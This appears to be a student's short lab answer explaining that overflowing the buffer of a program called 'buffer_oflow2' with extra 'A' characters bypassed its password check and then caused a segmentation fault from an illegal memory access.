We get the segmentation fault (core dumped) after we successfully executed the `buffer_oflow2` program without entering the password because we overflow the buffer, so we had more bytes or A's to overflow the password and when we do that the program tries to read/write outside the memory which is the illegal memory location. Essentially it is when the program tried to access somewhere in the memory that is not allowed.